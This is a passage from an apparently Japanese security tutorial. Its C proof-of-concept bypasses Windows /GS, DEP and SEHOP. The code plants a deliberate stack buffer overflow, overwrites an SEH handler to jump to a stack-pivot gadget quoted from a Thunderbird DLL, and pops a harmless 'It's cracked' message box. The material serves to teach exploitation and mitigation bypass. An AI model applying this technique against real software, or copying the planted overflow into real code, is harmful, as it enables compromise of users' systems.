"¥x20¥xF7¥x12¥x00"  // src ( Code in stack )
"¥x00¥x08¥x00¥x00"  // size
                          ;
#else
 Define TARGET_XP or TARGET_VISTA
#endif



/*
 In this function, an exception occurs by stack overflow.
 Overwritten SEH Handler points "add esp, 0x0C24".
*/
int vulnerable_func( const char *src , int size){
    __try{
        char buf[64];
        if( size < 64)
            memcpy( buf ,src , size); // Exploitable!
    }
    __except( EXCEPTION_EXECUTE_HANDLER ){
        return 1;
    }
```

```
    return 0;
}


/*
    The following code is from nsldap32v50.dll in Thunderbird ver 2.0.0.23
    6018B5FF    81C4 240C0000    ADD ESP,0C24
    6018B605    C3               RETN
*/

void __declspec(naked) there_might_be_such_code(){
    __asm{
        add esp, 0x0C24
        retn
    }
}

void msg(){
    MessageBoxA( 0 , "It' s cracked" , "It' s cracked" , MB_OK );
    ExitProcess(0);
}


int main(void)
{
    char temp[2048];
    vulnerable_func( user_input , -1);

    // To avoid the code disapearing by optimization
    there_might_be_such_code();

    return 0;
}
```

コード 7 /GS + (Software and Hardware) DEP + SEHOP の回避